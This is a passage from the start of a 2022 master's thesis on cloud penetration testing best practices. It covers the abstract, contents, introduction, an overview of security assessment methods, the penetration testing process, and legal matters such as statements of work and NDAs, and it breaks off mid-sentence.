

Best practices in cloud-based Penetration Testing

Cyber Security
Master's Degree Programme in Information Security and Cryptography
Department of Computing, Faculty of Technology
Master of Science in Technology Thesis

Author:
Petrus Vasenius

Supervisors:
Antti Hakkala (University of Turku)
Tahir Mohammad (University of Turku)

October 2022

The originality of this thesis has been checked in accordance with the University of Turku quality assurance system using the Turnitin Originality Check service.

Master of Science in Technology Thesis
Department of Computing, Faculty of Technology
University of Turku

Subject: Cyber Security

Programme: Master's Degree Programme in Information Security and Cryptography

Author: Petrus Vasenius

Title: Best practices in cloud-based Penetration Testing

Number of pages: 109 pages

Date: October 2022

This thesis addresses and defines best practices in cloud-based penetration testing. The aim of this thesis is to give guidance for penetration testers how cloud-based penetration testing differs from traditional penetration testing and how certain aspects are limited compared to traditional penetration testing. In addition, this thesis gives adequate level of knowledge to reader what are the most important topics to consider when organisation is ordering a penetration test of their cloud-based systems or applications. The focus on this thesis is the three major cloud service providers (Microsoft Azure, Amazon AWS, and Google Cloud Platform). The purpose of this research is to fill the gap in scientific literature about guidance for cloud-based penetration testing for testers and organisations ordering penetration testing. This thesis contains both theoretical and empirical methods. The result of this thesis is focused collection of best practices for penetration tester, who is conducting penetration testing for cloud-based systems. The lists consist of topics focused on planning and execution of penetration testing activities.

Keywords: Cloud computing, Penetration testing, Cloud security

Table of contents

1	Introduction	1
1.1	Overview of Thesis	1
1.2	List of Acronyms	2
2	Theoretical Background	4
2.1	What is Penetration Testing?	4
2.2	General Penetration Testing methodologies & approaches	6
2.2.1	Information security audit	6
2.2.2	Information security assessment	7
2.2.3	Vulnerability assessment	7
2.2.4	Red teaming assessment	7
2.2.5	Risk assessment	8
2.2.6	Threat assessment	8
2.2.7	Threat modeling	8
2.2.8	Documentation review	9
2.2.9	Technical documentation review	9
2.2.10	Log review	9
2.2.11	Ruleset review	9
2.2.12	System configuration review	10
2.2.13	Network sniffing	10
2.2.14	File integrity checking	10
2.2.15	Network security scan	10
2.2.16	Automated security scan	11
2.2.17	Penetration testing	11
2.3	Comparison of assessment methods	11
2.3.1	Reviews	12
2.3.2	Information security governance assessments	12
2.3.3	Technical security assessments	13
2.4	General penetration testing process	14
2.4.1	Starting the process	14
2.4.2	Scoping the penetration test	15
2.4.3	Executing the testing	16
2.4.4	Presentation of the results	16
2.4.5	Follow-up & planning the re-testing	17
2.5	Legal considerations of penetration testing	17
2.5.1	Laws and regulations	17

2.5.2	Statement of Work (SoW) agreement	17
2.5.3	Non-Disclosure Agreement (NDA)	18
2.6	Ethical considerations of penetration testing	18
2.7	Penetration testing approaches	19
2.7.1	Black-box testing	20
2.7.2	Grey-box testing	20
2.7.3	White-box testing	20
2.8	Phases of penetration testing execution by PTES	21
2.8.1	Pre-engagement interactions	22
2.8.2	Intelligence gathering	22
2.8.3	Threat modeling	22
2.8.4	Vulnerability analysis	22
2.8.5	Exploitation	23
2.8.6	Post exploitation	23
2.8.7	Reporting	23
2.9	Penetration Testing against traditional information systems and feedback	24
2.9.1	What is on-premises?	24
2.9.2	Penetration testing of on-premises system	24
2.9.3	Feedback of penetration testing	24
2.10	Penetration Testing Tools	25
2.10.1	Introduction to Kali Linux	25
2.10.2	Information gathering	26
2.10.3	Vulnerability analysis	26
2.10.4	Web application analysis	27
2.10.5	Database assessment	27
2.10.6	Password attacks	27
2.10.7	Wireless attacks	28
2.10.8	Reverse engineering	28
2.10.9	Exploitation tools	28
2.10.10	Sniffing and spoofing	28
2.10.11	Post exploitation	29
2.10.12	Forensics	29
2.10.13	Reporting tools	29
2.10.14	Social engineering tools	30
2.10.15	Commercial penetration testing tools available	30
2.11	Comparison of Kali Linux tools	30
2.11.1	Comparison of information gathering tools	31
2.11.2	Comparison of vulnerability analysis tools	31

2.11.3	Comparison of password attack tools	32
2.11.4	Comparison of wireless attack tools	32
2.11.5	Comparison of sniffing & spoofing tools	32
3	Practical Background	34
3.1	Cloud-based systems' security architecture	34
3.2	Cloud security possibilities	34
3.3	Cloud security frameworks and security models	35
3.4	Cloud Defence in Depth model	35
3.4.1	Cloud security governance and risk management controls	37
3.4.2	Network security controls	37
3.4.3	Computing controls	38
3.4.4	Data security controls	38
3.4.5	Identity and access management controls	38
3.4.6	Application security controls	39
3.4.7	Monitoring and incident response controls	39
3.4.8	Endpoint security controls	40
3.5	Critical areas of focus in cloud computing v.4.0	40
3.5.1	Domain 1: Cloud Computing Concepts and Architectures	41
3.5.2	Domain 2: Governance and Enterprise Risk Management	42
3.5.3	Domain 3: Legal Issues, Contracts and Electronic Discovery	42
3.5.4	Domain 4: Compliance and Audit Management	42
3.5.5	Domain 5: Information Governance	43
3.5.6	Domain 6: Management Plane and Business Continuity	43
3.5.7	Domain 7: Infrastructure Security	43
3.5.8	Domain 8: Virtualization and Containers	44
3.5.9	Domain 9: Incident Response	44
3.5.10	Domain 10: Application Security	44
3.5.11	Domain 11: Data Security and Encryption	45
3.5.12	Domain 12: Identity, Entitlement and Access Management	45
3.5.13	Domain 13: Security as a Service	45
3.5.14	Domain 14: Related Technologies	46
3.6	Cloud deployment models	46
3.6.1	Public cloud	46
3.6.2	Private cloud	47
3.6.3	Community cloud	47
3.6.4	Hybrid cloud	47
3.7	Cloud service models	47

3.7.1	Software-as-a-Service (SaaS)	48
3.7.2	Platform-as-a-Service (PaaS)	49
3.7.3	Infrastructure-as-a-Service (IaaS)	49
3.8	Native cloud security solutions available – a high-level overview	49
3.8.1	Top threats to cloud computing by CSA	50
3.8.2	Microsoft Azure's security best practices	51
3.8.3	Amazon AWS security best practices	52
3.8.4	Google Cloud Platform security best practices	52
3.9	Approaches for Cloud-based Penetration Testing	53
3.9.1	Differences between cloud and on-premises focused penetration testing	53
3.9.2	Scoping the penetration testing and rules of engagement	54
3.9.3	Brief literature review regarding cloud-based penetration testing approaches	54
3.10	Limitations of penetration testing in cloud environment	55
3.10.1	Microsoft Cloud Platform (Microsoft Azure)	55
3.10.2	Amazon Web Services (AWS)	56
3.10.3	Google Cloud Platform (GCP)	57
3.11	Seven phases of penetration testing in cloud environment	58
3.11.1	Pre-engagement interactions	58
3.11.2	Intelligence gathering	59
3.11.3	Threat modeling	59
3.11.4	Vulnerability analysis	59
3.11.5	Exploitation and post-exploitation	60
3.11.6	Reporting	60
3.12	Most common attacks and threats on cloud computing infrastructure	61
3.12.1	Attacks against cloud IAM services – Microsoft Azure	62
3.12.2	Attacks against cloud IAM services – Amazon AWS	64
3.12.3	Attacks against cloud IAM services – Google GCP	66
3.12.4	Attacking APIs – Microsoft Azure	66
3.12.5	Attacking APIs – Amazon AWS	67
3.12.6	Attacking APIs – Google GCP	68
3.12.7	Attacking Cloud Shell – Microsoft Azure	68
3.12.8	Attacking Cloud Shell – Amazon AWS	69
3.12.9	Attacking Cloud Shell – Google GCP	71
3.12.10	Attacking Virtual machines – Microsoft Azure	71
3.12.11	Attacking Virtual machines – Amazon AWS	72
3.12.12	Attacking Virtual machines – Google GCP	72
3.13	Tools focused for Cloud-based Penetration Testing	72

3.14	Vulnerabilities in Cloud-based Applications	74
3.14.1	Threats in cloud-based software development	75
3.14.2	DevSecOps practice in the cloud computing environment	76
3.14.3	DevSecOps reference framework	76
3.14.4	Benefits of DevSecOps	79
4	Penetration Testing in the Cloud	80
4.1	Practical examples of vulnerabilities in cloud-hosted applications	80
4.1.1	AzureGoat - Insecure Direct Object Reference vulnerability	81
4.1.2	AzureGoat – Privilege Escalation vulnerability	84
5	Defining the best practices in Penetration Testing in the Cloud	90
5.1	Methodologies & Approaches for choosing the best practices	90
5.2	Definition of Best Practices and how to apply them into practice	90
5.2.1	Plan the penetration test of cloud resources carefully	91
5.2.2	Get familiar with the restrictions of cloud service provider	91
5.2.3	Utilize wide collection of tools made for cloud penetration testing	91
5.2.4	Aim for privilege escalation	92
5.2.5	Utilize the architecture documentation	92
5.2.6	Know the target resources	93
5.2.7	Practice skills for cloud-based penetration testing	93
5.3	Knowledge base for cloud system/application owner for scoping the penetration testing	94
5.3.1	Consider the need of penetration testing	94
5.3.2	Understand shared responsibility model	95
5.3.3	Understand the restrictions of penetration testing methods	96
5.3.4	Define the criticality of cloud resources	96
5.3.5	Mitigate the findings of the penetration testing	96
6	Conclusion and Analysis	98
6.1	Summary and analysis of the best practices	98
6.2	Conclusion	99
7	References	102

1 Introduction

The traditional penetration testing methods cannot be applied to the public cloud-based and hosted systems and applications. Therefore, specific methodologies must be defined. The penetration testing is one information security assessment method and must be completed within the limitations of public cloud service providers in lawful manner. Special knowledge is required both for the penetration testers and cloud service customer when planning testing security of their services using penetration testing. Public cloud service providers have created certain limitations for penetration testers to prevent disturbance of other customers' operations during penetration testing.

Penetration testing requires specific agreement between public cloud service provider and cloud-based application or system owner, usually within Customer Agreement or externally as Rules of Engagement. In the public cloud computing, the infrastructure is owned by Cloud service provider and the infrastructure resources are shared between other customers. This creates limitations in methodologies penetration testing can include.

The proposed solution to this is to define best practices of the penetration testing for cloud-based systems and applications. This is done by investigating current available penetration testing methodologies, studying cloud service providers guidance documents and requirements for penetration testing to form theoretical basis for the thesis. This is supported by demonstrations of certain penetration testing areas on real cloud-based applications. The aim of this thesis is a sufficient amount of research material for setting best practices of cloud-based penetration testing.

1.1 Overview of Thesis

The thesis is formed of theoretical and practical background. The theoretical background includes definitions of penetration testing, general penetration testing methodologies and currently available tooling solutions for penetration testing and practices for traditional information systems. It defines general process of penetration testing and how the testers choose their tools for the testing by the architecture of the target system or application.

The practical background chapter explains the security architecture of cloud-based systems, the approaches for cloud-based penetration testing and special tools available for the testing. In addition, the recently identified vulnerabilities of the cloud applications are explained and

discussed, including practical notes on the vulnerabilities and how they can be prevented in the future.

“Penetration Testing in the Cloud” -chapter is created to explain the realistic vulnerabilities that can be found during the penetration testing in cloud-based services and the techniques that the penetration testers utilize. In addition, the chain of actions is described from the beginning of the attack to the end. The vulnerabilities described are from real cloud environment.

Definition of best practices in Penetration testing in the cloud consist of the synthesis of currently defined and explained penetration testing viewpoints. The selection methodologies for best practices are presented in this chapter, as well as the most relevant focus areas that need to be considered, when planning the penetration testing in cloud-based application or system. This chapter also includes a knowledge base for customer organisation ordering the penetration testing for their cloud applications or systems. The thesis is concluded in conclusion chapter, where a brief summary of the best practices and short analysis of the contents is presented.

1.2 List of Acronyms

NIST National Institute of Science and Technology

IT Information Technology

ISO International Organization for Standardization

NDA Non-Disclosure Agreement

SoW Statement of Work

CSP Cloud Service Provider

CSA Cloud Security Alliance

PTES Penetration Testing Execution Standard

SecaaS Security-as-a-Service

SaaS Software-as-a-Service

PaaS Platform-as-a-Service

IaaS Infrastructure-as-a-Service

ROE Rules of Engagement

API Application Programming Interface

IAM Identity and Access Management

AWS Amazon Web Services

GCP Google Cloud Platform

SSRF Server-side Request Forgery

IR Incident Response

CISO Chief Information Security Officer

2 Theoretical Background

2.1 What is Penetration Testing?

Nowadays penetration testing is an important part of information security testing methods. For most people, penetration testing as a definition might be quite straightforward and self-evident as a method for breaking into something. However, additional knowledge is required for different parties involved in the penetration testing process. Penetration testing is not an ad-hoc activity, that can be done suddenly by request of the customer. Careful planning in cooperation with the customer and testers is needed for the best results and to fulfil expectations of both parties. The best results can be seen, when the penetration testing is considered as part of continuous information security development process for the customer organisation. The overall goal for penetration testing is to present current information security gaps within the tested system or application to the customer. The customer should react to results as a next step towards better information security (maturity) and then to fix the most critical gaps without further delay. The penetration testing should not be requested because other companies are doing it too, but as part of activities planned in the security improvement process. This can be due to fulfilling certain industry requirements or certifications. Eventually, customer's commitment to provide sufficient resources on remediation activities to fill security gaps is essential.

The definition of penetration testing has been done by many different parties with some slight differences. For example, the National Institute of Standard and Technology (NIST) has described it in their publication of Technical Guide to Information Security Testing and Assessment as follows: "Security testing in which evaluators mimic real-world attacks in an attempt to identify ways to circumvent the security features of an application, system, or network. Penetration testing often involves issuing real attacks on real systems and data, using the same tools and techniques used by actual attackers. Most penetration tests involve looking for combinations of vulnerabilities on a single system or multiple systems that can be used to gain more access than could be achieved through a single vulnerability [7]. "NIST" is one of the industry-accepted organizations for publishing quality information security guidance documents and frameworks. Therefore, that can be considered one of the most accurate definitions of penetration testing that there are available. However, it can be added to the NIST's definition that conducting penetration testing as an assessment method and part of the information security policy of the organization to give assurance of IT systems' security.

The most common way to model the security backbone of IT system is to do it with the help of CIA triad. CIA is a shortening for three pillars of Information Security: Confidentiality, Integrity, and Availability. According to NIST, the three pillars of the triad are defined as follows [1]; “Confidentiality means the preserving authorized restrictions on information access and disclosure, including means for protecting personal privacy and proprietary information. Integrity means the guarding against improper information modification or destruction and ensuring information non-repudiation and authenticity. Availability means ensuring timely and reliable access to and use of information [1].”

In an ideal situation, organisations that ordered a penetration test should be already aware what vulnerabilities the penetration testers are going to find from that specific system. If the organisation is already aware of the issues, the penetration test can be used to verify the expectations. In addition, high-quality penetration testing services might be able to find some issues the organisation’s internal work has not yet recognized. It is good to keep in mind an organisation should always aim to improve their internal vulnerability assessment and management processes from penetration testing reports, not just validate their status of vulnerabilities in particular system [5]. According to Wylie et al. [8]., the penetration testing type of security assessment is the only way to uncover exploitable vulnerabilities and understand their risks, as other type such as vulnerability scanning only detects limited amount of vulnerabilities. Successfully exploiting found vulnerabilities or trying to do so, it is possible to find ones that would have otherwise gone undetected [8]. It is worth mentioning that usually organisations hire external consultants or contractors to conduct penetration testing, but sometimes they have their own internal resources in place.

The person conducting penetration testing is usually called as penetration tester. The other definition that might have been heard about is an ethical hacker. The term hacking is used in this context widely, since penetration testers are assessing the security of systems, networks, and websites by searching and exploiting vulnerabilities - an activity that is usually called hacking. It is worth mentioning here that not all hackers are evil or commit crimes. While some do and appear on the media, ethical hackers conducting penetration testing should be clearly separated from malicious hackers as ethical hackers are doing exploitation for the benefit of security [8].

2.2 General Penetration Testing methodologies & approaches

Before taking a deep dive into general penetration testing methodologies and approaches, it must be specified how penetration testing differs from other information security assessment methods. As it is not easy to separate them from each other, it is necessary to present their characteristics to understand properly why penetration testing methods are unique compared to other methodologies. In upcoming chapters, the most common information security assessment methods as well as technical information security assessment methods are briefly described. The summary of the contents of the assessments presented in the chapter can be seen from table 1.

	Information security audit	Information security assessment	Vulnerability assessment	Red teaming assessment	Risk Assessment	Threat assessment	Threat modeling	Documentation review	Automated security scan	Penetration testing
Passive or Active method	Passive	Passive	Active	Active	Passive	Passive	Passive	Passive	Active	Active
Required by standards	Yes	Yes	No	No	Yes	Yes	Yes	No	Yes	Yes
Technical or non-technical	Can be both*	Can be both*	Technical	Can be both*	Non-technical	Non-technical	Non-technical	Non-technical	Technical	Technical
Configurations are reviewed	Yes	Yes	No	No	No	No	No	No	No	No
Validates the security findings	No	No	No	Yes	No	No	No	No	No	Yes
Remediation recommendations	No	Yes	Yes	Yes	No	No	No	Yes/No*	Yes/No*	Yes

*Depending on the scope of the assessment.

Table 1. Main differences of the information security assessment and audit methods.

2.2.1 Information security audit

Information security audit is a method which focuses on how organization's current configurations compare to a desired standard. It can be both technical and/or documentation based. One of the key aspects of security audits is that it does not prove or validate an

organization's level of security. It validates conformance with a given perspective on what security means. The audit is very often confused with other types of information security assessments, including penetration testing. It is used to demonstrate certain compliance, for example for stakeholders and customers alike. Organizations that are considered as secure are very likely being compliant, but even so, they should lay no claims to being secure in accordance some standards [9].

2.2.2 Information security assessment

Information security assessment, according to NIST, is the process of determining how effectively an entity being assessed (the object of the assessment, e.g., host, system, procedure, person) meets specific security objectives. There exist multiple types of assessment methods that can be used to meet those security objectives, such as interviews, documentation reviews and configuration reviews. The assessment can be both technical and non-technical. Also, it can be a combination of multiple assessment methods. These assessment methods can be used for gathering understanding, achieving clarification, and identifying locations of evidence. Well-structured, repeatable, and documented assessment methodology is beneficial to provide consistency and structure to security testing to minimize testing risks, expedite the transition of new assessment staff and address resource constraints associated with security assessments [12].

2.2.3 Vulnerability assessment

Vulnerability assessment is a technical assessment designed to identify as many vulnerabilities as possible in an environment, along with severity rating and remediation priority information. It is the method most often confused with penetration testing in commercial context, salesmen use penetration testing for actual vulnerability assessment as it sounds more "sellable" in that way. Vulnerability assessment is best used, when organizations security maturity level is low to medium, when the collection of security findings is being required by policies or external entities and where the goal is to fix many findings as possible [9].

2.2.4 Red teaming assessment

Red teaming assessment is relatively new assessment method, and its main objective is to improve the quality of information security defences. Red teaming assessment can be

considered as an independent group, that challenges an organization to improve its effectiveness to confront information security breaches. It's also often confused with penetration testing, even though they are not the same. Penetration testing is usually strictly scoped, point-in-time assessment that has specific goals. Red teaming assessment is a continuous service that emulates real-world attackers for the purpose of improving the protections or defences of the organization. It is best used when an organization has strong vulnerability management process in place and has capabilities to detect and respond to malicious or suspicious behaviour in their environment [5]. NIST has published its own definition of Red Team: "A group of people authorized and organized to emulate a potential adversary's attack or exploitation capabilities against an enterprise's security posture. The Red Team's objective is to improve enterprise cybersecurity by demonstrating the impacts of successful attacks and by demonstrating what works for the defenders (i.e., the Blue Team) in an operational environment [13]."

2.2.5 Risk assessment

The other major information security assessment types are risk assessments, threat assessments and threat modelling. In *risk assessment* risk owners are identified, risks are being measured and acceptable levels of risks are decided using commonly known two-dimension rating: Probability and impact, using quantitative and qualitative models [5].

2.2.6 Threat assessment

Threat assessment focuses more to actual attacks, and it is used to determine whether a threat is credible for resource. Risk assessments and threat assessments are commonly confused to each other as they are pursuing similar targets. The differentiator between these two is in where they start and where they place their focus. *Risk assessments* often start from the asset side, and they rate the value of the asset and map it on the potential threats to that asset. In *threat assessment*, potential threat actors are being assessed, for example, hackers, governments and more [5].

2.2.7 Threat modeling

Threat modeling is probably the rarest type of assessment of these three assessment types. It can be considered as a process of capturing, documenting, and visualising how threat actors, vulnerabilities, attacks, and countermeasures impact to the business for a given environment.

Focus on *threat modeling* is to measure vulnerabilities the threat actors use, exploits that may be used, current countermeasures to stop these attacks and the overall impact to the business side [5].

2.2.8 Documentation review

Last non-technical assessment method defined is *documentation review*. It examines passively systems, applications, networks, policies, and procedures to discover security vulnerabilities. Documentation review also determines if the technical aspects of policies and procedures are current and comprehensive. By conducting documentation review organizations can discover gaps and weaknesses that could lead to missing or improperly implemented security controls. The results of documentation review can be used to fine-tune other testing or examination techniques. Documentation review can be supplemented with other technical review methodologies such as log reviews, ruleset reviews, system configuration reviews, network sniffing or file integrity checking [12].

2.2.9 Technical documentation review

First technical information security assessment method described is called *technical documentation review*. It has many similarities with the documentation review from security governance and risk management perspective. The objective in technical documentation review is to gather information and examine an organization's infrastructure, systems or application implementations from technical perspective [12].

2.2.10 Log review

Other technical review methodologies defined by NIST are *log reviews*, in which the reviewer examines if security controls currently (in place) are logging the proper information and if the organization is adhering its own log management policies. The logs can be reviewed, for example, from authentication server, system logging, intrusion detection and prevention system, firewall and router, application logs, antivirus software logs and other security logs [12].

2.2.11 Ruleset review

In *ruleset review* methodology, rulesets from network- and host-based firewalls, IDS/IPS and router access control lists are reviewed to confirm that each rule is required, and only

authorized traffic is permitted. The ruleset review can be done either manually or using automated tools [12].

2.2.12 System configuration review

System configuration review validates that systems are securely configured. It aims to detect unnecessary services or applications running within the system. The *system configuration review* focuses to find non-secure user account or password settings, invalid logging, or faulty backup settings [12].

2.2.13 Network sniffing

Network sniffing is used to monitor network traffic within the organization's network. As part of the review methods, it is used to analyse network traffic entering and exiting the network, how firewall rulesets are accurately filtering traffic, if the IDS or IPS systems are detecting and triggering the signatures correctly, assessing activities within systems or applications and if encrypted protocols are being used [12].

2.2.14 File integrity checking

File integrity checking is used to provide information about unnoticed changes in system files or other critical files. It uses checksum computing and storing it for every guarded file to identify file modifications [12].

2.2.15 Network security scan

Network security scan is a technical assessment method containing similarities with *network sniffing*. *Network security scan* is also known as network vulnerability scan. The main target for the *network security scan* is to identify potential points of exploit on a network to identify security gaps. Usually, *network security scan* tools contain network discovery, network port and service identification capabilities to detect the status and resources in particular network. In high level, *network security scan* detects and classifies weaknesses in networks and predicts the effectiveness of countermeasures. It may be performed by organization's IT department or security service provided from the third party. There are two approaches to *network security scanning*, which are authenticated and unauthenticated scan. If both techniques are used in same assessment, the unauthenticated or external scan should be performed first. In authenticated scan, the testing is performed without logging in into the

network and aims to reveal vulnerabilities that can be accessed without logging in to the network. In authenticated scan, testing is conducted as trusted user of that network and reveals vulnerabilities that are present for a trusted user to find out which of them are accessible to potential intruder to that network [8].

2.2.16 Automated security scan

Automated security scan resembles network security scan, but the difference of these two is in the scope. *Automated security scan* can also be called as vulnerability scanning. Like network security scan, *automated security scan* uses automatic tools to reveal attack surface on much wider context, such as in networks, computers, applications, and other communication equipment [6]. Many *automated security scanners* utilize results from network security scan, which partially reduces the amount of work needed for actual vulnerability scan [8]. The main objective in automated security scanning is helping the organization to identify outdated software versions, missing patches, detecting misconfigurations and to validate compliance from organizations security policy [6]. Automated scanners usually match the information on known vulnerabilities stored in the scanner's vulnerability databases and do not detect undocumented or zero-day vulnerabilities, which can be identified from manual security testing such as penetration testing [6].

2.2.17 Penetration testing

Penetration testing as technical security assessment method utilizes different tools and approaches towards security assessment, and therefore it can be much more thorough than automated security scanning. *Penetration testing* usually relies on performing both network security scan and vulnerability scan to identify hosts and services that may be targets for future penetration. The contents of a typical penetration test will be presented in later chapters, but the main parts of penetration testing are intelligence gathering, threat modeling, vulnerability analysis, exploitation, and post-exploitation activities. The primary test scenarios for penetration testing should focus on locating and targeting exploitable defects in the design and implementation of an application, system, or network [6].

2.3 Comparison of assessment methods

Before choosing the right assessment method for organization's needs, a proper comparison between these assessment methodologies should be done. As all methods don't serve all

purposes, some resources for selection should be reserved. The similarities and differences of these methods are described in upcoming chapters. The assessment methods are divided into three categories: reviews, information security governance assessments and technical security assessments.

2.3.1 Reviews

The comparison between documentation review and technical documentation reviews is relatively easy. The first one focuses more on examination of current security governance related documentation such as policies, guidelines, work instructions and procedures to show the governance perspective and governing body to the actual security controls supposedly implemented by organization. In comparison, the Technical Documentation Review focuses more on verifying passively the controls from more technical perspective. The technical documentation review differs from non-technical documentation review by examining only information system's technical configurations to verify if they have been configured and hardened according to organization's security policies. Technical documentation review method relies on security configuration guides and/or checklists for systems being configured correctly to prevent security risks [12]. The reviews usually take a long time to complete, as the reviewers must go through the material manually. Depending on the organisation, the amount of material can be up to multiple hundred pages of policies, guidelines and so forth [12].

2.3.2 Information security governance assessments

In this chapter, the information security audit, information security assessment, risk assessment and threat assessment are compared to each other. The most radical difference in information security audit to other assessments is its' aim in verification of compliance against some specific standard (i.e., ISO 27001) and acquisition of a certification to demonstrate the level of compliance for partners, stakeholders, and customers [5].

In practical perspective, information security audit verifies that certain documentation or controls are in place against the pre-chosen, specific standard. It does not verify that they are properly configured and therefore, it cannot be considered as proof of security [5]. In comparison, in information security assessment, depending on the assessment goals, the actual level of security can be assessed using one or more most suitable methodologies [5]. At the lightest level, information security assessment can only contain passive methodologies

such as reviews, which is not sufficient for actual verification of security [5]. In most comprehensive level, the overall security is assessed using combination of reviews, assessments, and penetration tests. It is also possible to start with an assessment and finalise the work with an audit to achieve a certification [5]. In conclusion, it can be considered that information security assessment is the most comprehensive of these methods, (if scoped accordingly and performed properly [5]).

The risk assessment focuses on reviewing, categorizing and determining the acceptable risk level for the organisation. The risk assessments can be information security related or related to risks of specific business operation with broader context addressing possible risks in supply chain, business continuity and so forth. The risk assessment does not validate the current security controls and the level of security. The threat assessment focuses similar way to the actual threat actors for specific organisations business and helps to determine the proper protection mechanisms against them [5]. Compared to other methods, as the objective of it is to map only potential threat actors, it does not include validation of security level as it can be included to Information Security Assessment. The information security assessments usually also take a long time, depending on the organisation, the assessment method, and the scope of the assessment. In very large organisations, one assessment can take up to a year to be completed [5].

2.3.3 Technical security assessments

In this chapter, automated security scan, network security scan and penetration testing will be compared to each other. Automated security scan, also called as automated vulnerability scanning, is scanning the organization's resources or assets using automated tool to identify potential vulnerabilities [6]. In this method, the automated tool compares the results of the scan to a scanner's database to analyse if potential security findings are found on the assets that were analysed in the scan. The resources, that are analysed during the scan, can be network appliances, workstations, servers, applications, virtual machines and so forth [6]. Network security scan focuses on the networking perspective and analyses the firewalls, routers, switches for sign of pre-known vulnerabilities and possible misconfigurations [8].

In both automated scanning methods, usually the findings are not verified manually by the information security professional [8]. In penetration testing after using advantages of the automated tools findings are being verified manually by the penetration tester imposing itself as the attacker. The attacker utilizes the found vulnerabilities to gain access to target system

according to given rules of engagement and scope. Large and complex systems can be analysed with automated security scanning, but the number of false positives can be high and therefore, the accuracy is not as good as with manual verification. In some automated application security testing solutions, some of the vendors offer manual verification of the findings as an additional service [6]. For example, British multinational IT-services company Micro Focus offers automated application security scanning service called “Fortify on-demand”. Security scanning of the service contains different tiers of scanning, and the highest one contains manual verification of the security findings, removal of the false positives to make customer’s work easier [9].

2.4 General penetration testing process

2.4.1 Starting the process

When organisations have decided to conduct penetration testing to its information systems, whether the testing is conducted by internal information security resource or external consultant, very careful planning is needed before the testing is executed. At minimum, the penetration testing logistics should contain following meetings to make sure that the ordered party and testing executioners are aligned well during the whole penetration testing project [3]:

- First meeting
- Scoping meeting
- Possible meetings during the penetration testing
- Reporting & Results review meeting
- Planning meeting of re-testing

The process starts by verifying, that the team or individuals chosen to be executing the penetration test, has the relevant qualifications and skills to perform testing on the target IT infrastructure. If the target infrastructure contains any unusual systems, these should be highlighted in the proposal- or bidding process. This makes sure, that the bidders or competitors know, what set of skills are required in the penetration test. When the penetration

testing team has been chosen, the planning starts usually with a first meeting, where a financial proposal is being accepted by the client and proper introductions have been changed by the persons involved in the penetration testing on both parties [3]. Usually, at the first meeting, the course of the testing is discussed with the client and the members of the penetration testing teams should look already preliminary information about the scope, objectives, parties involved as well other potential concerns, that might affect to the planning of the testing [4].

2.4.2 Scoping the penetration test

The next meeting is the Scoping meeting, which should involve all the relevant risk owners for targeted system, technical specialists that are familiar with the target system and a representative of the penetration testing team, at minimum. During the scoping meeting, penetration testing team should gather all the information required and should have a clear idea of the objective of testing activities it to be effective and the outcome is satisfactory to the client as well [3]. The main goal of the penetration testing should be on uncovering and determining the extent of vulnerabilities on the target system. In scoping part, the client should outline the technical boundaries of the test as well as what else can be included in the test and what not [4]. When the goal is tangible, the actual success criteria can be determined in it. In addition, during the scoping, any special requirements should be gathered and written down that might impact the testing. These could be the need of out-of-hours testing, systems with very high level of criticality, or other special handling restrictions that must be considered on the test execution [4].

It is also important to point out the technical point of contacts on both parties during the testing if something specific issues arises during the testing phase like network blocking or instabilities in target system [4]. In addition, it is a good practice to report any critical vulnerabilities found during the testing as soon as possible after verification, as they should have the highest priority in remediation activities. Due the nature of the penetration testing, it is impossible to guarantee that no unexpected behaviour in the target system will occur. The outcome of the scoping part should be a SOW (Statement of Work) -document, that includes following items [4]:

1. Technical scope and limits of the test
2. The type of the test (White-box, Black-box, or Grey-box)

3. The timeline of the test, timeframe and the amount of needed resources that are required for delivering the testing
4. Depending on the approach mutually agreed, possible scenarios or use-cases could be included
5. Penetration testing team requirements, such as accounts, credentials, workstations etc.
6. Compliance and legislative requirements of the test
7. Reporting requirements, possibly agreed the possible Common Vulnerability Scoring System (CVSS) scores that can be disregarded during the testing
8. Any specific time constraints or testing windows that should be taken into account when conducting the testing

2.4.3 Executing the testing

After the scoping meeting, the test phase starts. During the test phase, it is possible to have some meetings especially if the target system is large and complex. It is not necessary, though it is important for penetration testing team to stay in contact during the testing in case of issues. During the testing, the scope of the test can be changed. This can happen in situations, where penetration testing team identifies additional systems or components that are located outside of the agreed testing scope but have an impact on the security of the system which was included in the scope. In events like this, the penetration testing team should pro-actively propose an extension to the scope including modifications to the testing timeframe and cost or recommending exclusion of the additional components as a limitation on testing. The decision of scope modification should be done by the risk owner [3].

2.4.4 Presentation of the results

After the testing has been conducted, the results of the penetration testing (the penetration testing report) should be reviewed together with the technical specialists of the target system and the penetration testing team representative. In the meeting, the testing team runs through their findings and the customer can request any further information or clarification of the found vulnerabilities that helps in planning the remediation activities [3]. During the review meeting, it is also a good practice, that the testing team proposes a re-testing, when the chosen vulnerabilities have been remediated from the target system [4].

2.4.5 Follow-up & planning the re-testing

When certain amount of time has passed from the first penetration test and the some or all the vulnerabilities have been remediated, it is time for re-testing meeting. In the meeting, the process starts right from the start with scoping meeting. Usually in re-testing, the parties are familiar to each other so the process can go much faster this time, if the agreed scope is not altered much. It is also possible for the customer to change the penetration testing vendor or the team if they want so [4].

2.5 Legal considerations of penetration testing

2.5.1 Laws and regulations

In the information security in general, there are a lot of legal issues that are associated with penetration testing. Whether you are protecting your own assets against security breaches or maintaining the security of the client information in your systems, it is very important to realise exactly what your obligations are from legal perspective. Consequently, in planning and organising the penetration testing some legal considerations must be taken account. They involve both parties, the system owner that ordered the penetration testing, and the penetration testing team conducting the testing. Depending the country, the penetration testing company and the target system is located, the companies should be up to date on laws, for not breaking them even though the purpose is good. They might affect the penetration tester's ability to conduct effective testing. The laws such as Computer Fraud and Abuse Act of America (USA) and Computer Misuse Act (UK), have strict contents, that have consequences on the actions in penetration testing, such as port scanning. The biggest challenge is that the penetration testers are using the same tools as potential illegal hackers. Without proper contracts and agreements external actors are only doing guesswork to find out whether the perpetrators really conduct attacks on evil purposes or as part of the penetration testing [10].

2.5.2 Statement of Work (SoW) agreement

For indication purposes, the testing agreement, or Statement of Work (SOW) should contain the scope in clear, written consent. The agreement should include the IP-address ranges, including subnets, computers, and network devices. In addition, if software review and decompiling is being conducted during the penetration test, the software should be analysed that the copyright does permit reverse engineering or code review. In the cloud computing

world, there is also limitations and legal considerations that must be taken into account, and the proper authorizations must be requested from cloud provider. This is more analysed in the later part of this thesis [10].

2.5.3 Non-Disclosure Agreement (NDA)

Organisations ordering the penetration testing to systems, that contains sensitive information must also ensure that proper Non-Disclosure Agreements (NDA's) are signed prior testing by all relevant persons that might get access to the information during the testing activities. To be addressed within the NDA, the Computer Security institute has released its own Ten Commandments for Information Security, which must be followed by penetration testers [10]:

